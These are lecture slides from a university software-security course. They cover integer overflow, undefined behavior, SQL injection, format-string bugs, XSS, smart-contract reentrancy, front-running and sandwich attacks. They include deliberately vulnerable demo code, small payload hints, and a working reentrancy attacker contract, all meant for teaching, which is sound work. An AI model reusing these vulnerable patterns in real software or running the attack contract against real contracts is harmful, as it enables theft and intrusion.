CS 489 / 698: Software and Systems Security

Module 2: Program Security (Attacks)
other typical and emerging bug types

Meng Xu *(University of Waterloo)*

Spring 2023

Outline

1. Introduction: why studying these bug types?
2. Undefined / counterintuitive behaviors
3. Insufficient sanitization on untrusted input
4. Invocation of / by untrusted logic
5. Inherent flaws in program logic (i.e., feature not bug)
6. Concluding remarks

Recall the "nice" properties of memory error and data race

- They have universally accepted definitions
  - Once you find a memory error or data race, you do not need to diligently argue that this is a bug and not a feature
- They often lead to a set of known consequences that are generally considered severe (e.g., data leak or denial-of-service)
  - Once you find a memory error or data race, you do not need to construct a working exploit to justify it
- Finding them typically do not require program-specific domain knowledge
  - If you have a technique that can find memory errors or data races in one codebase, you can scale it up to millions of codebases

In fact, very few types of vulnerabilities meet these requirements.
$\Longrightarrow$ Most of the bug types covered today do not meet all requirements, but they are representative examples to show easy it is to make a mistake in programming.

Outline

1. Introduction: why studying these bug types?
2. Undefined / counterintuitive behaviors
3. Insufficient sanitization on untrusted input
4. Invocation of / by untrusted logic
5. Inherent flaws in program logic (i.e., feature not bug)
6. Concluding remarks

Unsafe integer operations

Mathmetical integers are unbounded

WHILE

Machine integers are bounded by a fixed number of bits.

Unsafe integer operations

```
1  mapping (address => uint256) public balanceOf;
2
3  // INSECURE
4  function transfer(address _to, uint256 _value) {
5      /* Check if sender has balance */
6      require(balanceOf[msg.sender] >= _value);
7
8      /* Add and subtract new balances */
9      balanceOf[msg.sender] -= _value;
10     balanceOf[_to] += _value;
11 }
```

Q: What is the bug here?

```
1  // SECURE
2  function transfer(address _to, uint256 _value) {
3      /* Check if sender has balance and for overflows */
4      require(balanceOf[msg.sender] >= _value &&
5              balanceOf[_to] + _value >= balanceOf[_to]);
6
7      /* Add and subtract new balances */
8      balanceOf[msg.sender] -= _value;
9      balanceOf[_to] += _value;
```

Common cases for integer overflows and underflows

- signed ↔ unsigned
- size-decreasing cast (a.k.a., truncate)
- +, -, * for both signed and unsigned integers
- / for signed integers
- ++ and -- for both signed and unsigned integers
- +=, -=, *= for both signed and unsigned integers
- /= for signed integers
- Negation - for signed and unsigned integers
- << for both signed and unsigned integers

Unsafe floating-point operations

Mathmetical real numbers are arbitrary precision

WHILE

Machine floating-point numbers are bounded by a limited precision.

The perils of floating point (in Python)

```
>>> .1 + .1 + .1 == .3
```

Q: True or False?

```
>>> round(.1, 1) + round(.1, 1) + round(.1, 1) == round(.3, 1)
```

Q: True or False?

```
>>> round(.1 + .1 + .1, 10) == round(.3, 10)
```

Q: True or False?

Further reading: The Perils of Floating Point

Pointer relational comparison

```c
#include <stdio.h>

struct Record {
  int a;
  int b;
};

int main(void) {
  struct Record r = { 0, 0 };
  /* defined behavior */
  if (&r.a < &r.b) {
    printf("Hello\n");
  } else {
    printf("World\n");
  }
  return 0;
}
```

```c
#include <stdio.h>

int main(void) {
  int a = 0;
  int b = 0;
  /* undefined behavior */
  if (&a < &b) {
    printf("Hello\n");
  } else {
    printf("World\n");
  }
  return 0;
}
```

Q: Output?

Q: Output?

Pointer relational comparison

In C and C++, the relational comparison of pointers to objects (i.e., $<$ or $>$) is only strictly defined if

- the pointers point to members of the same object, or
- the pointers point to elements of the same array.

However, most compiler will emit a comparison operation based on the numerical value of the pointers. $\implies$ This is not strictly a bug, as undefined behavior means the compiler is free to choose whatever action that might make sense.

Outline

1 Introduction: why studying these bug types?

2 Undefined / counterintuitive behaviors

3 Insufficient sanitization on untrusted input

4 Invocation of / by untrusted logic

5 Inherent flaws in program logic (i.e., feature not bug)

6 Concluding remarks

handling untrusted input can be dangerous

SQL injection

```
1  public boolean login(String username, String password) {
2    String sql =
3      "SELECT * FROM Users WHERE " +
4        "username = '" + username + "' AND " +
5        "password = '" + password + "';";
6
7    ResultSet result = db.executeQuery(sql);
8    if (result.next()) {
9      /* login success */
10     return true;
11   } else {
12     /* login failure */
13     return false;
14   }
15 }
```

Mitigating SQL injection with sanitization

```
1  public boolean login(String username, String password) {
2    PreparedStatement sql = db.prepareStatement(
3      "SELECT * FROM Users WHERE username = ? AND password = ?;")
4    sql.setString(1, username);
5    sql.setString(2, password);
6
7    ResultSet result = db.executeQuery(sql);
8    if (result.next()) {
9      /* login success */
10     return true;
11   } else {
12     /* login failure */
13     return false;
14   }
15 }
```

SQL injection in the wild


Original source unknown, found on Twitter

printf is powerful

A format string vulnerability is a bug where untrusted user input is passed as the format argument to printf, scanf, or another function in that family.

For details, see the man page of printf.

printf is powerful



Format string vulnerability demo

```c
#include <stdio.h>
#include <unistd.h>

int main() {
  int secret = 0xdeadbeef;

  char name[64] = {0};
  read(0, name, 64);
  printf("Hello ");
  printf(name);
  printf(", try to get the secret!\n");
  return 0;
}
```

To trigger the vulnerability, try sth like `%7$llx`, although %7 can be other values depending on the OS and C compiler version.

Cross-site scripting (XSS)

Cross-site scripting (XSS) enables attackers to inject client-side scripts into web pages viewed by other users.

Same-origin policy

This essentially states that if content from one site (such as https://crysp.uwaterloo.ca) is granted permission to access resources (e.g., cookies etc.) on a web browser, then content from the same origin will share these permissions.

The same-origin property is defined as two URLs sharing the same

- URI scheme (e.g. `ftp`, `http`, or `https`)
- hostname (e.g., `crysp.uwaterloo.ca`) and
- port number (e.g., 80)

For example, these webpages are from the same origin:

- https://crysp.uwaterloo.ca/research/ and
- https://crysp.uwaterloo.ca/courses/

XSS Demo I

```
1  from urllib.parse import unquote as url_unquote
2  from http.server import BaseHTTPRequestHandler, HTTPServer
3
4  HOST = "localhost"
5  PORT = 8080
6
7  PAGE = """<html>
8  <form action='/submit' method='POST'>
9  <input type='text' name='comment' />
10 </form>
11 </html>"""
12
13 class XSSDemoServer(BaseHTTPRequestHandler):
14     def do_GET(self):
15         self.send_response(200)
16         self.send_header("Content-type", "text/html")
17         self.end_headers()
18         self.wfile.write(bytes(PAGE, "utf-8"))
19
20     def do_POST(self):
21         size = int(self.headers.get('Content-Length'))
22         body = url_unquote(self.rfile.read(size).decode('utf-8'))
```

XSS Demo II

```
23          self.send_response(200)
24          self.send_header("Content-type", "text/html")
25          self.end_headers()
26          self.wfile.write(bytes("<html>%s</html>" % body[8:], "utf-8"))
27
28
29  if __name__ == "__main__":
30      server = HTTPServer((HOST, PORT), XSSDemoServer)
31      print("Server started http://%s:%s" % (HOST, PORT))
32
33      try:
34          server.serve_forever()
35      except KeyboardInterrupt:
36          pass
37
38      server.server_close()
39      print("Server stopped.")
```

Q: Try `<script>alert("XSS")</script>`?

Outline

1. Introduction: why studying these bug types?
2. Undefined / counterintuitive behaviors
3. Insufficient sanitization on untrusted input
4. Invocation of / by untrusted logic
5. Inherent flaws in program logic (i.e., feature not bug)
6. Concluding remarks

Calling into untrusted code is dangerous

The DAO attack on Ethereum

> *In 2016, an attacker exploited a vulnerability in The DAO's wallet smart contracts. In a couple of weeks (by Saturday, 18th June), the attacker managed to drain more than 3.6 million ether into an attacker-controlled account. The price of ether dropped from over $20 to under $13.*

The DAO attack was partially recovered by a hard-fork of the Ethereum blockchain that returns all stolen ethers into a special smart contract (which can be subsequently withdrawn). This resulted in two chains: Ethereum classic and Ethereum.

Reentrancy attack (victim contract)

```
1  contract EtherStore {
2      uint256 public withdrawalLimit = 1 ether;
3      mapping(address => uint256) public lastWithdrawTime;
4      mapping(address => uint256) public balances;
5
6      function depositFunds() public payable {
7          balances[msg.sender] += msg.value;
8      }
9
10     function withdrawFunds (uint256 _weiToWithdraw) public {
11         require(balances[msg.sender] >= _weiToWithdraw);
12         require(_weiToWithdraw <= withdrawalLimit);
13         require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
14         require(msg.sender.call.value(_weiToWithdraw)());
15
16         balances[msg.sender] -= _weiToWithdraw;
17         lastWithdrawTime[msg.sender] = now;
18     }
19 }
```

Reentrancy attack (attacker's contract)

```
1  import "EtherStore.sol";
2
3  contract Attack {
4    EtherStore public etherStore;
5
6    constructor(address _etherStoreAddress) {
7        etherStore = EtherStore(_etherStoreAddress);
8    }
9    function pwnEtherStore() public payable {
10       require(msg.value >= 1 ether);
11       etherStore.depositFunds.value(1 ether)();
12       etherStore.withdrawFunds(1 ether);
13   }
14   function collectEther() public {
15       msg.sender.transfer(this.balance);
16   }
17   function () payable {
18       if (etherStore.balance > 1 ether) {
19           etherStore.withdrawFunds(1 ether);
20       }
21   }
22 }
```

The attacker can drain all balance of from victim contract.

Reentrancy attack (the fix)

```
1  contract EtherStore {
2      bool reentrancyMutex = false;
3      uint256 public withdrawalLimit = 1 ether;
4      mapping(address => uint256) public lastWithdrawTime;
5      mapping(address => uint256) public balances;
6
7      function depositFunds() public payable {
8          balances[msg.sender] += msg.value;
9      }
10
11     function withdrawFunds (uint256 _weiToWithdraw) public {
12         require(balances[msg.sender] >= _weiToWithdraw);
13         require(_weiToWithdraw <= withdrawalLimit);
14         require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
15
16         balances[msg.sender] -= _weiToWithdraw;
17         lastWithdrawTime[msg.sender] = now;
18         reentrancyMutex = true;
19         msg.sender.transfer(_weiToWithdraw);
20         reentrancyMutex = false;
21     }
22 }
```

Outline

1. Introduction: why studying these bug types?
2. Undefined / counterintuitive behaviors
3. Insufficient sanitization on untrusted input
4. Invocation of / by untrusted logic
5. Inherent flaws in program logic (i.e., feature not bug)
6. Concluding remarks

Front-running

```
1  contract FindThisHash {
2    // the keccak-256 hash of some secret string
3    bytes32 constant public hash
4      = 0xb5b5b97fafd9855eec9b41f74dfb6c38f5951141f9a3ecd7f44d5479b630ee0a;
5
6    constructor() public payable {} // load with ether
7
8    function solve(string solution) public {
9      // If you can find the pre image of the hash, receive 1000 ether
10     require(hash == sha3(solution));
11     msg.sender.transfer(1000 ether);
12   }
13 }
```

Q: What is the secret string?

A: Ethereum!

A validator may see this solution, check it's validity, and then submit an equivalent transaction with a much higher gas price than the original transaction.

Solution to the front-running problem

- Commit-reveal
- Submarine send

Perfectly Decentralized Lottery-Style Non-Malleable Commitment

Sandwich attack

Formal model of the automated market maker (AMM): $x \cdot y = K$.

Example:

- Initial state: $x_0 = 10,\ y_0 = 30,\ K = x_0 \cdot y_0 = 300$
- Exchange: $x_1 = 15,\ y_1 = 20,\ K = x_1 \cdot y_1 = 300$
  - Expect -5 on Token X and $+10$ on token Y.

Attack:


- Initial state: $x_0 = 10,\ y_0 = 30,\ K = x_0 \cdot y_0 = 300$
- Front-running: $x_1 = 15,\ y_1 = 20,\ K = x_1 \cdot y_1 = 300$
  - Attacker now holds -5 Token X and $+10$ token Y.
- Exchange: $x_2 = 20,\ y_2 = 15,\ K = x_2 \cdot y_2 = 300$
  - Victim now exchanged -5 Token X but only received $+5$ token Y.
- Back-running: $x_3 = 12,\ y_3 = 25,\ K = x_3 \cdot y_3 = 300$
  - Attacker now holds 3 Token X and no token Y.

Outline

1. Introduction: why studying these bug types?
2. Undefined / counterintuitive behaviors
3. Insufficient sanitization on untrusted input
4. Invocation of / by untrusted logic
5. Inherent flaws in program logic (i.e., feature not bug)
6. Concluding remarks

Conclusion

All these bugs are violation of developers' expectations.



$\langle$ **End** $\rangle$